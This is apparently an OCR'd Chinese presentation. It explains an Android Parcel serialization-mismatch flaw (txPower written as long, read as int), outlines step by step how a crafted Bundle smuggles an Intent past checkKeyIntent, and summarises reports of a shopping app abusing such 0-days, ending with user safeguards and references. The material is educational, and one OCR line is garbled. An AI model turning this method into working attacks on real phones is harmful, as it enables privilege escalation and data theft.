在对txPower这个int类型成员变量进行操作时，写为long，读为int，因此经历一次不匹配的序列化和反序列化后txPower之后的成员变量都会错位4字节。那么如何绕过checkKeyIntent检查?




Bundle的内部实现实际是Hashmap，以Key-Value键值对的形式存储数据。

- 在Authenticator App中构造恶意Bundle，携带两个键值对。第一个键值对携带一个PeriodicAdvertisingReport对象，并将恶意KEY_INTENT的内容放在mData这个ByteArray类型的成员中，第二个键值对随便放点东西。由于这一次序列化需要精确控制内容，我们不希望发生不匹配，因此将PeriodicAdvertisingReport对象writeToParcel时，要和其readFromParcel对应。
- 那么在system_server发生的第一次反序列化中，生成PeriodicAdvertisingReport对象，syncHandle、txPower、rssi、dataStatus这些int型的数据均通过readInt读入为1，同时由于接下来的flag也为1，将恶意KEY_INTENT的内容读入到mData。此时，恶意KEY_INTE tent检查。



- 接着system_server将这个Bundle序列化，此时txPower这个变量使用writeLong写入Bundle，因此为占据8个字节，前4字节为1，后4字节为0。txPower后面的内容写入Bundle不变。

- 最后在Settings发生反序列化，txPower此时又变成了readInt，因此txPower读入为1，后面接着rssi却读入为0，发生了四字节的错位！接下来dataStatus读入为1，flag读入为1，Settings认为后面还有ByteArray，但读入的长度域却为1，因此把后面恶意KEY_INTENT的4字节length （ByteArray 4字节对齐）当做mData。至此，第一个键值对反序列化完毕。然后，恶意KEY_INTENT作为一个新的键值对就堂而皇之的出现了！最终的结果是取得以Settings应用的权限发送任意Intent，启动任意Activity的能力。



分析案例——并夕夕APP利用漏洞提权

之后，该 App 进一步使用的另一个黑客技术手段，是利用手机厂商 OEM 代码中导出的 root-path FileContentProvider， 进行 System App 和敏感系统应用文件读写；

进而突破沙箱机制、绕开权限系统改写系统关键配置文件为自身保活，修改用户桌面(Launcher)配置隐藏自身或欺骗用户实现防卸载；

随后，还进一步通过覆盖动态代码文件的方式劫持其他应用注入后门执行代码，进行更加隐蔽的长期驻留；

甚至还实现了和间谍软件一样的遥控机制，通过远端“云控开关”控制非法行为的启动与暂停，来躲避检测。

最终，该互联网厂商通过上述一系列隐蔽的黑客技术手段，在其合法 App 的背后，达到了：

·隐蔽安装，提升装机量

·伪造提升 DAU/MAU

·用户无法卸载

·攻击竞争对手 App

·窃取用户隐私数据

·逃避隐私合规监管

等各种涉嫌违规违法目的。

目前，已有大量终端用户在多个社交平台上投诉反馈：该 App 存在莫名安装、泄漏隐私、无法卸载等问题。

这些行为不仅拉低了行业底线，破坏了公平竞争，更严重侵犯了用户的隐私，可能违反相关法律法规。

分析案例——并夕夕APP利用漏洞提权

并夕夕apk中相关的0day 漏洞利用代码，有华为、小米、OPPO、VIVO、三星、以及通用设备的漏洞利用代码，目前大多还能用。

并夕夕用于获取用户隐私数据，控制用户手机的代码很多（此处不包含此前有大佬发过的动态下发的dex部分），有获取微博、bilibili类的社交媒体账号的模块，有获取用户各类搜索记录的模块，有获取用户手机通知、手机app使用记录、手机网络和定位等信息的模块，甚至还上传了手机语音助手（如小爱同学）的日志文件。

《拼多多利用漏洞攻击用户手机材料汇总&存证》https://github.com/recorder1013/pinduoduo_backdoor_recorder

分析案例——并夕夕APP利用漏洞提权

防范措施:

1.关注新闻，多多了解这类事件。

2.如果你用的是安卓手机，查看你的安卓安全更新版本是否已经更新至22年12月以后，查看方式为设置>关于本机>安卓版本，如发现没有到达此安全版本，请立刻更新系统。如果你用的华为手机，请检查拼多多版本是否高于6.50，如果高于，建议卸载拼多多APP，如果低于，请立即卸载拼多多，如有保密需求请重装手机。

3.不要过于信任手机上的APP，即使是大厂，给每个APP合适的权限。

分析案例——并夕夕APP利用漏洞提权

参考资料:

微信公众号文章「 深蓝洞察 」2022 年度最“不可赦”漏洞
https://mp.weixin.qq.com/s/P_EYQxOEupqdU0BJMRqWsw

Github项目对拼多多app利用0day漏洞控制用户手机及窃取数据的分析，含分析指引
https://github.com/davinci01010/pinduoduo_backdoor_x

CSDN Android Parcelable反序列化漏洞分析与利用
https://blog.csdn.net/weixin_39190897/article/details/128058136

阿里云先知社区Bundle风水——Android序列化与反序列化不匹配漏洞详解
https://xz.aliyun.com/t/2364?time__1311=n4%2Bxni0%3DG%3DDti%3DGCDu7DIxG2fIB7I2AoxiK4%3D4x

CSDN Android中Parcelable的原理和使用方法 https://blog.csdn.net/jdsjlzx/article/details/109064067

个人博客 launchAnyWhere: Activity组件权限绕过漏洞解析(Google Bug 7699048)
http://retme.net/index.php/2014/08/20/launchAnyWhere.html

CSDN Android中Parcelable的原理和使用方法 https://blog.csdn.net/jdsjlzx/article/details/109064067

知乎 Android跨进程通信：图文详解 Binder机制 原理 https://zhuanlan.zhihu.com/p/133638518

安卓开发者文档 Parcelable 和 Bundle
https://developer.android.google.cn/guide/components/activities/parcelables-and-bundles?hl=zh-cn

谢谢大家

有什么意见或者建议，大家可以说一说